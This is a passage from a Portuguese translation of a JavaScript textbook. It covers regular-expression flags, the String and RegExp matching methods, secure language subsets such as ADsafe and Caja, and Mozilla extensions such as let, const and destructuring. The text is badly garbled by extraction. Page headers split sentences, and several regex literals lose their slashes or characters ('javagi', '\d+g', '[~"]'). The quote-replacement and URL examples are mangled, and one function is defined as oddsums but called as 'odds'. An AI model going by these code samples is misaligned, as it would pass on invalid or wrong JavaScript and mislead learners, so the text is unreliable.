Uma declaração de leitura antecipada positiva. Exige que os caracteres seguintes correspondam ao padrão p, mas não inclui esses caracteres na correspondência.

(?! p)

Uma declaração de leitura antecipada negativa. Exige que os caracteres seguintes não correspondam ao padrão p.

Capítulo 10 Comparação de padrões com expressões regulares 253

Ja

10.1.6 Flags

vaScript básico

Há um último elemento da gramática de expressões regulares. Os flags de

expressão regular especificam regras de comparação de padrões de alto nível. Ao contrário do restante da sintaxe de expressão a

regular, os flags são especificados fora dos caracteres ; em vez de aparecerem dentro das barras normais, eles aparecem após a segunda barra. JavaScript suporta três flags. O flag i especifica que a comparação de padrões não deve diferenciar letras maiúsculas e minúsculas. O flag g especifica que a comparação de padrões deve ser global – isto é, todas as correspondências dentro da string pesquisada devem ser encontradas. O flag m faz comparação de padrões no modo de várias linhas. Nesse modo, se a string a ser pesquisada contém novas linhas, as âncoras ^ e \$ correspondem ao início e ao final de uma linha, além de corresponderem ao início e ao final de uma string. Por exemplo, o padrão java\$/im corresponde a “java” e também a “Java\nis fun”.

Esses flags podem ser especificados em qualquer combinação. Por exemplo, para fazer uma busca sem diferenciação de letras maiúsculas e minúsculas pela primeira ocorrência da palavra “java” (ou

“Java”, “JAVA”, etc.), você pode usar a expressão regular javai. E para encontrar todas as ocorrências da palavra em uma string, pode adicionar o flag g: javagi.

A Tabela 10-6 resume esses flags de expressão regular. Note que vamos ver mais sobre o flag g ainda neste capítulo, quando os métodos String e RegExp forem usados para fazer correspondências.

Tabela 10-6 *Flags de expressões regulares*

Caractere

Significado

i

Faz correspondência sem diferenciar letras maiúsculas e minúsculas.

g

Faz uma correspondência global – isto é, localiza todas as correspondências, em vez de parar depois da primeira.

Modo de várias linhas. `^` corresponde ao início da linha ou ao início da string, e `$` corresponde ao final da linha ou ao final da string.

10.2 Métodos de String para comparação de padrões

Até agora, este capítulo discutiu a gramática usada para criar expressões regulares, mas não examinou como essas expressões regulares podem ser utilizadas em código JavaScript. Esta seção discute métodos do objeto *String* que utilizam expressões regulares para fazer comparação de padrões e operações de busca e substituição. As seções depois desta continuam a discussão sobre comparação de padrões com expressões regulares de JavaScript, falando sobre o objeto *RegExp* e seus métodos e propriedades. Note que a discussão a seguir é apenas uma visão geral dos vários métodos e propriedades relacionados às expressões regulares. Como sempre, os detalhes completos podem ser encontrados na Parte III.

As strings suportam quatro métodos que utilizam expressões regulares. O mais simples é `search()`.

Esse método recebe uma expressão regular como argumento e retorna a posição do caractere do início da primeira substring coincidente ou `-1` se não houver correspondência. Por exemplo, a chamada a seguir retorna 4:

```
"JavaScript".search(/script/i);
```

I JavaScript

básica

Se o argumento de `search()` não é uma expressão regular, ele é primeiramente convertido em uma, por passá-lo para a construtora `RegExp`. `search()` não suporta pesquisas globais; ele ignora o flag `g` de seu argumento de expressão regular.

O método `replace()` executa uma operação de busca e substituição. Ele recebe uma expressão regular como primeiro argumento e uma string para substituição como segundo argumento. O

método procura correspondências com o padrão especificado na string na qual é chamado. Se a expressão regular tem o flag `g` ativo, o método `replace()` substitui todas as correspondências na string pela string para substituição; caso contrário, substitui apenas a primeira correspondência encontrada. Se o primeiro argumento de `replace()` é uma string e não uma expressão regular, o método procura essa string literalmente, em vez de convertê-la em uma expressão regular com a construtora `RegExp()`, como acontece com `search()`. Como exemplo, você pode usar `replace()` como segue, para fornecer uma composição uniforme de letras da palavra “JavaScript” por toda uma string de texto: //

Independente de como seja composta, substitui pela composição correta de letras

```
//maiúsculas e minúsculas
```

```
text.replace(javascriptgi, "JavaScript");
```

Contudo, `replace()` é mais poderoso do que isso. Lembre-se de que as subexpressões colocadas entre parênteses de uma expressão regular são numeradas da esquerda para a direita e de que a expressão regular lembra do texto a que cada subexpressão corresponde. Se um `$` seguido de um dígito aparece na string para substituição, `replace()` substitui esses dois caracteres pelo texto que corresponde à subexpressão especificada. Esse é um recurso muito útil. Você pode usá-lo, por exemplo, para substituir aspas normais por aspas inglesas em uma string, simuladas com caracteres ASCII: // Uma citação é composta de aspas, seguidas de qualquer número de

```
// caracteres que não são aspas (os quais lembramos), seguidos
```

```
// de outras aspas.
```

```
var quote = /"([~"]*)"/g;
```

```
// Substitui aspas normais por aspas inglesas,
```

```
// deixando o texto da citação (armazenado em $1) intacto.
```

```
text.replace(quote, "$1");
```

O método `replace()` tem outros recursos importantes, os quais estão descritos na página de referência de `String.replace()` na Parte III. Mais notadamente, o segundo argumento de `replace()` pode ser uma função que calcula dinamicamente a string para substituição.

O método `match()` é o mais geral dos métodos de expressões regulares de `String`. Ele recebe uma expressão regular como único argumento (ou converte seu argumento em uma expressão regular, passando-o para a construtora `RegExp()`) e retorna um array contendo os resultados da correspondência.

Se a expressão regular tem o flag `g` ativo, o método retorna um array com todas as correspondências que aparecem na string. Por exemplo:

```
"1 plus 2 equals 3".match(\d+g)
```

```
// retorna ["1", "2", "3"]
```

Se a expressão regular não tem o flag `g` ativo, `match()` não faz uma pesquisa global; ele simplesmente procura a primeira correspondência. Contudo, `match()` retorna um array mesmo quando não faz uma pesquisa global. Nesse caso, o primeiro elemento do array é a string coincidente e quaisquer

Capítulo 10 Comparação de padrões com expressões regulares 255

Ja

elementos restantes são as subexpressões da expressão regular colocadas entre parênteses. Assim, se **vaS**

`match()` retorna um array `a`, `a[0]` contém a correspondência completa, `a[1]` contém a substring que **cript básico**

correspondeu à primeira expressão colocada entre parênteses e assim por diante. Traçando um paralelo com o método `replace()`, `a[ n ]` possui o conteúdo de `$ n`.

Por exemplo, considere a análise de um URL com o código a seguir: var url = (\w+):\.\w+([\w.]+)\.(\S)/;*

```
var text = "Visit my blog at http://www.example.com/~david"; var result = text.match(url);
```

```
if (result != null) {
```

```
var fullurl = result[0];
```

```
// Contém "http://www.example.com/~david"
```

```
var protocol = result[1];
```

```
// Contém "http"
```

```
var host = result[2];
```

```
// Contém "www.example.com"
```

```
var path = result[3];
```

```
// Contém "~david"
```

```
}
```

É interessante notar que passar uma expressão regular não global para o método match() de uma string é o mesmo que passar a string para o método exec() da expressão regular: o array retornado tem as propriedades index e input, conforme descrito para o método exec() a seguir.

O último dos métodos de expressões regulares do objeto String é split(). Esse método divide a string na qual é chamado em um array de substrings, usando o argumento como separador. Por exemplo:

```
"123,456,789".split(","); //
```

Retorna

```
["123", "456", "789"]
```

O método `split()` também pode receber uma expressão regular como argumento. Essa capacidade torna o método mais poderoso. Por exemplo, agora você pode especificar um caractere separador que permita uma quantidade arbitrária de espaços em branco em um ou outro lado:

```
"1, 2, 3, 4, 5".split(/\s*,\s*/);
```

```
// Retorna ["1", "2", "3", "4", "5"]
```

O método `split()` tem outros recursos. Consulte a entrada `String.split()` na Parte III para ver os detalhes completos.

10.3 O objeto `RegExp`

Conforme mencionado no início deste capítulo, as expressões regulares são representadas como objetos `RegExp`. Além da construtora `RegExp()`, os objetos `RegExp` suportam três métodos e várias propriedades. Os métodos e propriedades de comparação de padrões de `RegExp` estão descritos nas duas próximas seções.

A construtora `RegExp()` recebe um ou dois argumentos de `string` e cria um novo objeto `RegExp`. O

primeiro argumento dessa construtora é uma `string` que contém o corpo da expressão regular – o texto que apareceria dentro de barras normais em uma expressão regular literal. Note que tanto as `strings` literais como as expressões regulares usam o caractere `\` para sequências de escape; portanto, ao se passar uma expressão regular para `RegExp()` como uma `string` literal, deve-se substituir cada caractere `\` por `\\`. O segundo argumento de `RegExp()` é opcional. Se for fornecido, ele indica os flags da expressão regular. Deve ser `g`, `i`, `m` ou uma combinação dessas letras.

I JavaScript

básica

Por exemplo:

// Encontra todos os números de cinco dígitos em uma string. Observe o duplo \\ nesse caso.

```
var zipcode = new RegExp("\\d{5}", "g");
```

A construtora `RegExp()` é útil quando uma expressão regular está sendo criada dinamicamente e, assim, não pode ser representada com a sintaxe de expressão regular literal. Por exemplo, para procurar uma string inserida pelo usuário, uma expressão regular deve ser criada em tempo de execução com `RegExp()`.

10.3.1 Propriedades de `RegExp`

Cada objeto `RegExp` tem cinco propriedades. A propriedade `source` é uma string somente de leitura que contém o texto da expressão regular. A propriedade `global` é um valor booleano somente de leitura que especifica se a expressão regular tem o flag `g`. A propriedade `ignoreCase` é um valor booleano somente de leitura que especifica se a expressão regular tem o flag `i`. A propriedade `multiline` é um valor booleano somente de leitura que especifica se a expressão regular tem o flag `m`. A última propriedade é `lastIndex`, um inteiro de leitura/gravação. Para padrões com o flag `g`, essa propriedade armazena a posição na string em que a próxima busca deve começar. Ela é usada pelos métodos `exec()` e `test()`, descritos a seguir.

10.3.2 Métodos de `RegExp`

Os objetos `RegExp` definem dois métodos que executam operações de comparação de padrões; eles têm comportamento semelhante aos métodos de `String` descritos anteriormente. O principal método de comparação de padrões de `RegExp` é `exec()`. Ele é semelhante ao método `match()` de `String`, descrito na Seção 10.2, exceto que é um método de `RegExp` que recebe uma string, em vez de um método de `String` que recebe uma expressão regular. O método `exec()` executa uma expressão regular na string especificada. Isto é, ele procura uma correspondência na string. Se não encontra, ele retorna `null`. No entanto, se encontra, ele retorna um array exatamente como o array retornado pelo mé-

todo `match()` para pesquisas não globais. O elemento 0 do array contém a string que correspondeu à expressão regular e os elementos subsequentes do

array contêm as substrings que corresponderam a quaisquer subexpressões colocadas entre parênteses. Além disso, a propriedade `index` contém a posição do caractere na qual a correspondência ocorreu e a propriedade `input` se refere à string que foi pesquisada.

Ao contrário do método `match()`, `exec()` retorna o mesmo tipo de array, tenha a expressão regular o flag global `g` ou não. Lembre-se de que `match()` retorna um array de correspondências quando é passada uma expressão regular global. `exec()`, em contraste, sempre retorna uma única correspondência e fornece informações completas sobre essa correspondência. Quando `exec()` é chamado em uma expressão regular que tem o flag `g`, ele configura a propriedade `lastIndex` do objeto expressão regular com a posição do caractere imediatamente após a substring coincidente. Quando `exec()` é chamado uma segunda vez para a mesma expressão regular, ele inicia sua busca na posição de caractere indicada pela propriedade `lastIndex`. Se `exec()` não encontra uma correspondência, ele configura `lastIndex` como 0. (Você também pode configurar `lastIndex` como 0 a qualquer momento, o que deve ser feito ao se sair de uma pesquisa, antes de encontrar a última correspondência em uma string e iniciar a pesquisa de outra string com o mesmo objeto `RegExp`.) Esse comportamento especial permite

Capítulo 10 Comparação de padrões com expressões regulares 257

Ja

chamar `exec()` repetidamente para iterar por todas as correspondências de expressão regular em uma **vaS**

string. Por exemplo:

cript básico

```
var pattern = /JavaScript/;
```

```
var text = "JavaScript is more fun than Java!";
```

a

```
var result;
```

```
while((result = pattern.exec(text)) != null) {
```

```
    alert("Matched '" + result[0] + "' +
```


" at position " + result.index +

"; next search begins at " + pattern.lastIndex);

}

O outro método de RegExp é test(). test() é um método muito mais simples do que exec(). Ele recebe uma string e retorna true se a string contém uma correspondência para a expressão regular: var pattern = java;

pattern.test("JavaScript"); //

Retorna

true

Chamar `test()` é equivalente a chamar `exec()` e retornar `true` se o valor de retorno de `exec()` não for `null`. Devido a essa equivalência, o método `test()` se comporta da mesma maneira que o método `exec()` quando chamado para uma expressão regular global: ele começa a pesquisa da string especificada na posição determinada por `lastIndex` e, se encontra uma correspondência, configura `lastIndex` com a posição do caractere imediatamente após a correspondência. Assim, pode-se iterar por uma string usando o método `test()` do mesmo modo como se faz com o método `exec()`.

Os métodos de `String` `search()`, `replace()` e `match()` não usam a propriedade `lastIndex`, como acontece com `exec()` e `test()`. Na verdade, os métodos de `String` simplesmente configuram `lastIndex` como 0. Se você utiliza `exec()` ou `test()` em um padrão que tem o flag `g` ativo e está pesquisando várias strings, deve localizar todas as correspondências em cada string para que `lastIndex` seja configurada como zero automaticamente (isso acontece quando a última busca falha) ou deve configurar a propriedade `lastIndex` como 0 explicitamente. Se você esquecer de fazer isso, poderá começar a pesquisar uma nova string em alguma posição arbitrária dentro da string, em vez de começar no início. Se sua expressão regular não tem o flag `g` ativo, então você não precisa se preocupar com nada disso, evidentemente. Lembre-se também de que em ECMAScript 5 cada avaliação de uma expressão regular literal cria um novo objeto `RegExp` com sua própria propriedade `lastIndex` e isso reduz o risco de usar acidentalmente um valor de `lastIndex` que “sobrou”.

Capítulo 11

Subconjuntos e

extensões de JavaScript

Até agora, este livro descreveu a linguagem JavaScript completa e oficial, padronizada por ECMAScript 3 e ECMAScript 5. Este capítulo descreve subconjuntos e super-conjuntos de JavaScript. Os subconjuntos foram definidos, de modo geral, por questões de segurança: um script escrito usando apenas um subconjunto seguro da linguagem pode ser executado com segurança, mesmo que seja proveniente de uma fonte não confiável, como um servidor de anúncios. A Seção 11.1 descreve alguns desses subconjuntos.

O padrão ECMAScript 3 foi publicado em 1999, e decorreu uma década antes que fosse atualizado para o ECMAScript 5, em 2009. Brendan Eich,

o criador de JavaScript, continuou a desenvolver a linguagem durante essa década (a especificação ECMAScript permite extensões da linguagem explicitamente) e, com o projeto Mozilla, lançou as versões de JavaScript 1.5, 1.6, 1.7, 1.8 e 1.8.1 no Firefox 1.0, 1.5, 2, 3 e 3.5. Alguns dos recursos dessas extensões de JavaScript foram codificados em ECMAScript 5, mas muitos permanecem não padronizados. Espera-se que as futuras versões de ECMAScript padronizem pelo menos alguns dos recursos restantes não padronizados.

O navegador Firefox suporta essas extensões, bem como o interpretador JavaScript Spidermonkey em que o Firefox é baseado. O interpretador JavaScript baseado em Java do Mozilla, o Rhino, (consulte a Seção 12.1) também suporta a maioria das extensões. Contudo, como essas extensões da linguagem não são padronizadas, não vão ser úteis para desenvolvedores da Web que necessitam de compatibilidade da linguagem entre todos os navegadores. Essas extensões estão documentadas neste capítulo, pois:

- são muito poderosas;
- podem se tornar padronizadas no futuro;
- podem ser usadas para escrever extensões do Firefox;
- podem ser usadas em programação com JavaScript no lado do servidor, quando o mecanismo de JavaScript subjacente é Spidermonkey ou Rhino (consulte a Seção 12.1).

Após uma seção preliminar sobre subconjuntos da linguagem, o restante deste capítulo descreve as extensões. Como não são padronizadas, elas estão documentadas como tutoriais, com menos rigor do que os recursos da linguagem descritos em outras partes do livro.

Capítulo 11 Subconjuntos e extensões de JavaScript 259

Ja

11.1 Subconjuntos de JavaScript

vaScript básico

A maioria dos subconjuntos da linguagem é definida para permitir a execução segura de código não confiável. Há um interessante subconjunto definido por diferentes motivos. Vamos abordar primei-

ramente esse e depois vamos ver os subconjuntos seguros da linguagem.

11.1.1 The Good Parts

O livro *JavaScript: The Good Parts* (O'Reilly), de Douglas Crockford, descreve um subconjunto de JavaScript que consiste nas partes da linguagem que ele considera úteis. O objetivo desse subconjunto é simplificar a linguagem, ocultar peculiaridades e imperfeições e, basicamente, tornar a programação mais fácil e os programas melhores. Crockford explica sua motivação: A maioria das linguagens de programação contém partes boas e partes ruins. Descobri que podia ser um programador melhor usando somente as partes boas e evitando as ruins.

O subconjunto de Crockford não inclui as instruções `with` e `continue` nem a função `eval()`. Ele define funções usando apenas expressões de definição de função e não inclui a instrução de definição de função. O subconjunto exige que os corpos dos laços e condicionais sejam colocados entre chaves

—
ele não permite que as chaves sejam omitidas se o corpo consistir em uma única instrução. Qualquer instrução que não termine com uma chave deve ser terminada com um ponto e vírgula.

O subconjunto não inclui o operador vírgula, os operadores bit a bit nem os operadores `++` e `--`.

Também não permite `==` e `!=` por causa da conversão de tipo que fazem, exigindo, em vez disso, o uso de `===` e `!==`.

Como JavaScript não tem escopo de bloco, o subconjunto de Crockford restringe a instrução `var`, exigindo que apareça somente no nível superior de um corpo de função e que os programadores de-clarem todas as variáveis de uma função usando apenas uma instrução `var` e como a primeira de um corpo de função. O subconjunto desestimula o uso de variáveis globais, mas isso é uma convenção de codificação e não uma restrição real da linguagem.

A ferramenta de verificação de qualidade de código online de Crockford (no endereço <http://jshint>.

com) contém uma opção para impor a obediência ao subconjunto *The Good Parts*. Além de garantir que seu código utilize somente os recursos

permitidos, a ferramenta JSLint também impõe regras de estilo de codificação, como o recuo correto.

O livro de Crockford foi escrito antes que o modo restrito de ECMAScript 5 fosse definido, mas muitas das “partes ruins” de JavaScript que o autor procura desencorajar em seu livro são proibidas pelo uso do modo restrito. Com a adoção do padrão ECMAScript 5, a ferramenta JSLint agora exige que os programas incluam uma diretiva “use strict” quando a opção “The Good Parts” é selecionada.

11.1.2 Subconjuntos de segurança

O subconjunto *The Good Parts* foi projetado por razões estéticas e visando a uma maior produtividade do programador. Existe uma classe mais ampla de subconjuntos projetados com o objetivo de executar JavaScript não confiável com segurança, em um contêiner ou “caixa de areia” segura.

Os subconjuntos seguros funcionam proibindo todos os recursos e APIs da linguagem que possam

I JavaScript

básica

permitir ao código escapar de sua caixa de areia e afetar o ambiente de execução global. Cada subconjunto é acoplado a um verificador estático que analisa o código para garantir que corresponda ao subconjunto. Como os subconjuntos da linguagem que podem ser verificados estaticamente tendem a ser muito restritivos, alguns sistemas de caixa de areia definem um subconjunto maior e menos restritivo, e adicionam uma etapa de transformação de código que verifica se o código se ajusta ao subconjunto maior, o transforma para usar um subconjunto menor da linguagem e acrescenta verificações em tempo de execução quando a análise estática do código não é suficiente para garantir a segurança.

Para permitir que a segurança de JavaScript seja verificada estaticamente, vários recursos precisam ser removidos:

- `eval()` e a construtora `Function()` são proibidas em qualquer subconjunto seguro, pois permitem a execução de strings de código arbitrárias e essas strings não podem ser analisadas estaticamente.
- A palavra-chave `this` é proibida ou restrita, pois funções (no modo não restrito) podem acessar o objeto global por meio de `this`. Impedir o acesso ao objeto global é um dos principais objetivos de qualquer sistema de caixa de areia.
- A instrução `with` é frequentemente proibida em subconjuntos seguros, pois torna mais difícil a verificação de código estático.
- Certas variáveis globais não são permitidas em subconjuntos seguros. Em JavaScript do lado do cliente, o objeto janela do navegador também atua como objeto global, de modo que o código não pode se referir ao objeto `window`. Da mesma forma, o objeto `document` no lado do cliente define métodos que permitem o controle completo do conteúdo da página. Isso é poder demais para dar a um código não confiável. Os subconjuntos seguros podem adotar duas estratégias diferentes para variáveis globais como `document`. Podem proibi-las totalmente e, em vez disso, definir uma API personalizada que o código da caixa de areia pode usar para acessar a

parte limitada da página Web destinada a ele. Alternativamente, o “contêiner” no qual o código da caixa de areia é executado pode definir uma fachada ou objeto document substituto que implemente somente as partes seguras da API DOM padrão.

- Certas propriedades e métodos especiais são proibidos nos subconjuntos seguros, pois dão poder demais para o código da caixa de areia. Normalmente, isso inclui as propriedades `caller` e `callee` do objeto `arguments` (embora alguns subconjuntos não permitam que o objeto `arguments` seja utilizado), os métodos `call()` e `apply()` de funções e as propriedades `constructor` e `prototype`. Propriedades não padronizadas, como `_proto_`, também são proibidas. Alguns subconjuntos colocam propriedades inseguras e globais na lista negra. Outros colocam, em uma lista de exceções, um conjunto específico de propriedades reconhecidamente seguras.

- Quando a expressão de acesso à propriedade é escrita usando o operador `.`, a análise estática é suficiente para impedir o acesso a propriedades especiais. Mas o acesso à propriedade com `[]` é mais difícil, pois expressões de string arbitrárias dentro dos colchetes não podem ser analisadas estaticamente. Por isso, os subconjuntos seguros normalmente proíbem o uso de colchetes, a não ser que o argumento seja um literal numérico ou uma string literal. Os subconjuntos seguros substituem os operadores `[]` por funções globais para consultar e configurar proprieda-

Capítulo 11 Subconjuntos e extensões de JavaScript 261

Ja

des de objeto – essas funções fazem verificações em tempo de execução para garantir que não **vaS**

sejam usadas a fim de acessar propriedades proibidas.

cript básico

Algumas dessas restrições, como a proibição do uso de `eval()` e da instrução `with`, não trazem problemas para os programadores, pois esses recursos não são comumente usados na programação com **a**

JavaScript. Outras, como a restrição do uso de colchetes para acesso à propriedade, são bastante onerosas e é aí que entra em ação a tradução de código. Um tradutor pode transformar automaticamente o uso de colchetes, por exemplo, em uma chamada de função que inclua verificações em

tempo de execução. Transformações semelhantes podem permitir o uso seguro da palavra-chave *this*. Contudo, há um compromisso entre a segurança dessas verificações em tempo de execução e a velocidade de execução do código da caixa de areia.

Vários subconjuntos seguros foram implementados. Embora uma descrição completa de qualquer subconjunto esteja fora dos objetivos deste livro, vamos descrever brevemente alguns dos mais importantes:

ADsafe

O *ADsafe* (<http://adsafe.org>) foi um dos primeiros subconjuntos de segurança propostos. Foi criado por Douglas Crockford (que também definiu o subconjunto *The Good Parts*). O *ADsafe* conta apenas com verificação estática e utiliza o *JSLint* (<http://jshint.org>) como verificador.

Ele proíbe o acesso à maioria das variáveis globais e define uma variável *ADSAFE* que dá acesso a uma API segura, incluindo métodos *DOM* de propósito especial. O *ADsafe* não é amplamente utilizado, mas foi uma prova de conceito influente que teve impacto sobre outros subconjuntos seguros.

dojox.secure

O subconjunto *dojox.secure* (<http://www.sitepen.com/blog/2008/08/01/secure-mashups-with-do-joxsecure/>) é uma extensão do kit de ferramentas *Dojo* (<http://dojotoolkit.org>) e foi inspirado no *ADsafe*. Assim como o *ADsafe*, é baseado na verificação estática de um subconjunto restritivo da linguagem. Ao contrário do *ADsafe*, ele permite o uso da API *DOM* padrão. Além disso, inclui um verificador escrito em JavaScript, de modo que um código não confiável pode ser verificado dinamicamente antes de ser avaliado.

Caja

Caja (<http://code.google.com/p/google-caja/>) é o subconjunto seguro de código-fonte aberto do Google. O *Caja* (palavra espanhola que significa “caixa”) define dois subconjuntos da linguagem. O *Cajita* (“caixinha”) é um subconjunto reduzido, como aquele usado pelo *ADsafe* e pelo *dojox.secure*. *Valija* (“mala” ou “bagagem”) é uma linguagem muito mais ampla, parecida com o modo restrito normal de *ECMAScript 5* (com a remoção de *eval()*). *Caja* também é o nome do compilador que transforma (ou “induz”) conteúdo da Web (*HTML*, *CSS*, e código JavaScript) em módulos seguros que podem ser hospedados com segurança em uma página Web sem afetar a página como um todo ou outros módulos dela.

O Caja faz parte da API OpenSocial (<http://code.google.com/apis/opensocial/>) e foi adotado pelo Yahoo! para uso em seus sites. O conteúdo disponível no portal <http://my.yahoo.com>, por exemplo, é organizado em módulos Caja.

I JavaScript

básica

FBJS

FBJS é a variante de JavaScript usada pelo Facebook (<http://facebook.com>) para permitir conteúdo não confiável nas páginas de perfil dos usuários. O FBJS conta com transformação de código para garantir a segurança. O transformador insere verificações em tempo de execução para impedir o acesso ao objeto global por meio da palavra-chave `this`. Além disso, renomeia todos os identificadores de nível superior, adicionando um prefixo específico do módulo.

Qualquer tentativa de configurar ou consultar variáveis globais ou variáveis pertencentes a outro módulo é impedida graças a essa renomeação. Além disso, as chamadas para `eval()` são transformadas por esses prefixos de identificador em chamadas para uma função inexistente.

O FBJS simula um subconjunto seguro da API DOM.

Microsoft Web Sandbox

O Web Sandbox da Microsoft (<http://websandbox.livelabs.com/>) define um amplo subconjunto de JavaScript (mais HTML e CSS) e o torna seguro por meio da reescrita radical de código, efetivamente reimplementando uma máquina virtual JavaScript segura sobre JavaScript insegura.

11.2 Constantes e variáveis com escopo

Deixamos agora os subconjuntos para trás e passamos para as extensões da linguagem. Em JavaScript 1.5 e posteriores, pode-se usar a palavra-chave `const` para definir constantes. As constantes são como as variáveis, exceto que as atribuições a elas são ignoradas (a tentativa de alterar uma constante não causa erro) e as tentativas de redeclará-las causam erros:

```
const pi = 3.14; // Define uma constante e fornece a ela um valor.
```

```
pi = 4;
```

// Qualquer atribuição futura a ela é ignorada silenciosamente.

```
const pi = 4;
```

// É erro redeclarar uma constante.

`var pi = 4;`

// Isto também é erro.

A palavra-chave `const` se comporta de forma muito parecida com a palavra-chave `var`: não há escopo de bloco e as constantes são içadas para o início da definição de função circundante. (Consulte a Seção 3.10.1.)

Versões de JavaScript

Neste capítulo, quando nos referimos a um determinado número de versão de JavaScript, estamos nos referindo especificamente à versão do Mozilla da linguagem, conforme implementada nos interpretadores Spidermonkey e Rhino e no navegador Web Firefox.

Aqui, algumas das extensões da linguagem definem novas palavras-chave (como `let`) e, para não prejudicar algum código já existente que utilize essa palavra-chave, JavaScript exige que se solicite explicitamente a nova versão da linguagem para usar a extensão. Se você está usando Spidermonkey ou Rhino como um interpretador independente, pode especificar a versão da linguagem desejada com uma opção de linha de comando ou chamando a função interna `version()`. (Ela espera o número de versão vezes dez.

Passa 170 para selecionar JavaScript 1.7 e permitir a palavra-chave `let`.) No Firefox, você pode optar pelas extensões da linguagem usando uma marca `script`, como segue:

```
<script type="application/javascript; version=1.8">
```

Capítulo 11 Subconjuntos e extensões de JavaScript 263

Ja

A falta de escopo de bloco para variáveis em JavaScript há tempos é considerada uma deficiência da **vaS**

linguagem, sendo que JavaScript 1.7 trata disso adicionando a palavra-chave `let` na linguagem. A **cript básic**

palavra-chave `const` sempre foi reservada (mas não utilizada) em JavaScript, de modo que as constantes podem ser adicionadas sem danificar qualquer código já existente. A palavra-chave `let` não **a**

foi reservada; portanto, não é reconhecida a não ser que você opte por utilizá-la explicitamente na versão 1.7 ou posterior.

A palavra-chave *let* pode ser usada de quatro maneiras:

- como uma declaração de variável, como *var*;
- em um laço *for* ou *for/in*, como substituta para *var*;
- como uma instrução de bloco, para definir novas variáveis e delimitar seu escopo explicitamente; e
- para definir variáveis cujo escopo é uma única expressão.

A forma mais simples de usar *let* é como uma substituta informal para *var*. As variáveis declaradas com *var* são definidas por toda a função circundante. As variáveis declaradas com *let* são definidas somente dentro do bloco circundante mais próximo (e qualquer bloco aninhado dentro dele, é claro). Se você declara uma variável com *let* dentro do corpo de um laço, por exemplo, ela não existe fora do laço: `function oddsums(n) {`

```
let total = 0, result = [];
```

```
// Definida por toda a função
```

```
for(let x = 1; x <= n; x++) {
```

```
// x é definida apenas no laço
```

```
let odd = 2*x-1;
```

```
// odd definida apenas neste laço
```

```
total += odd;
```

```
result.push(total);
```

```
}
```

```
// Usar x ou odd aqui causaria um ReferenceError
```

return

result;

}

odds(5); // Retorna [1,4,9,16,25]

Observe que esse código também usa let como substituta para var no laço for. Isso cria uma variável cujo escopo é o corpo do laço mais a condição e as cláusulas de incremento do laço. let também pode ser usada da seguinte maneira em laços for/in (e for each; consulte a Seção 11.4.1): o = {x:1,y:2};

for(let p in o) console.log(p);

// Imprime x e y

for each(let v in o) console.log(v); // Imprime 1 e 2

console.log(p)

// ReferenceError: p não está definida

Há uma diferença interessante entre let usada como instrução de declaração e usada como inicializadora de laço. Usada como uma declaração, as expressões inicializadoras de variável são avaliadas no escopo da variável. Mas em um laço for, a expressão inicializadora é avaliada fora do escopo da nova variável. Isso só importa quando a nova variável estiver ocultando uma nova variável de mesmo nome: let x = 1;

for(let x = x + 1; x < 5; x++)

console.log(x); // Imprime 2,3,4

264 *Parte*

I JavaScript

básica

```
{
```

```
// Inicia um bloco para criar um novo escopo de variável
```

```
let x = x + 1;
```

```
// x está indefinido; portanto, x + 1 é NaN
```

```
console.log(x); // Imprime NaN
```

```
}
```

As variáveis declaradas com `var` existem em toda a função na qual são declaradas, mas não são inicializadas até que a instrução `var` seja executada. Isto é, a variável existe (ou seja, não será lançado nenhum `ReferenceError`), mas vai ser `undefined` se você usá-la antes da instrução `var`. As variáveis declaradas com `let` são semelhantes: se você tenta utilizar uma variável antes de sua instrução `let` (mas dentro do mesmo bloco da instrução `let`), a variável vai existir, mas seu valor será `undefined`.

Observe que esse problema não existe quando se usa `let` para declarar uma variável de laço – a sintaxe simplesmente não permite usar a variável antes que ela seja inicializada. Existe outra maneira de usar `let` que evita o problema de utilizar variáveis antes de serem inicializadas. Uma instrução de bloco `let` (em contraste com as instruções de declaração `let` mostradas anteriormente) combina um bloco de código com um conjunto de variáveis para o bloco e as expressões de inicialização para essas variáveis. Nessa forma, as variáveis e suas inicializadoras são colocadas dentro de parênteses e são seguidas por um bloco de instruções dentro de chaves: `let x = 1, y = 2;`

```
let (x = x + 1, y = x + 2) {
```

```
// Note que estamos ocultando variáveis
```

```
console.log(x + y);
```



```
// Imprime 5
```

```
};
```

```
console.log(x + y);
```

```
// Imprime 3
```

É importante entender que as expressões inicializadoras de variável de um bloco `let` não fazem parte do bloco e são interpretadas no escopo externo. No código anterior, estamos criando uma nova variável `x` e atribuindo a ela um valor uma unidade maior do que o valor da variável `x` existente.

O último uso da palavra-chave `let` é uma variante do bloco `let`, na qual uma lista de variáveis e inicializadoras colocadas entre parênteses é seguida por uma única expressão, em vez de um bloco de instruções. Isso se chama expressão `let` e o código anterior poderia ser reescrito para utilizá-la, como segue:

```
let x = 1, y = 2;
```

```
console.log(let (x = x + 1, y = x + 2) x + y); // Imprime 5
```

Alguma forma de `const` e `let` (não necessariamente todas as quatro formas descritas aqui) provavelmente será incluída em uma futura versão do padrão ECMAScript.

11.3 Atribuição de desestruturação

O Spidermonkey 1.7 implementa um tipo de atribuição composta conhecida como atribuição de desestruturação. (Talvez você tenha visto a atribuição de desestruturação anteriormente, em Python ou na Ruby, por exemplo.) Em uma atribuição de desestruturação, o valor do lado direito do sinal de igualdade é um array ou objeto (um valor “estruturado”) e o lado esquerdo especifica um ou mais nomes de variável usando uma sintaxe que imita a sintaxe de array e objeto literal.

Capítulo 11 Subconjuntos e extensões de JavaScript 265

Ja

Quando uma atribuição de desestruturação ocorre, um ou mais valores são extraídos (“desestrutura-vaS

dos”) do valor da direita e armazenados nas variáveis nomeadas da

esquerda. Além de seu uso com o **cript básico**

operador de atribuição normal, a atribuição de desestruturação também pode ser usada na inicializa-

ção de variáveis recentemente declaradas com `var` e `let`.

a

A atribuição de desestruturação é simples e poderosa ao trabalhar com arrays e é especialmente útil com funções que retornam arrays de valores. Contudo, ela pode se tornar confusa e complexa quando usada com objetos e objetos aninhados. Exemplos demonstrando usos simples e complexos aparecem a seguir.

Aqui estão atribuições de desestruturação simples usando arrays de valores: `let [x,y] = [1,2];`

`// O mesmo que let x = 1, y = 2`

`[x,y] = [x + 1,y + 1];`

`// O mesmo que x = x + 1, y = y + 1`

`[x,y] = [y,x];`

`// Troca o valor das duas variáveis`

`console.log([x,y]); //`

Imprime

[3,2]

Observe como a atribuição de desestruturação torna fácil trabalhar com funções que retornam arrays de valores:

// Converte coordenadas [x,y] em coordenadas polares [r,theta]

function polar(x,y) {

*return [Math.sqrt(x*x+y*y), Math.atan2(y,x)];*

}

// Converte coordenadas polares em cartesianas

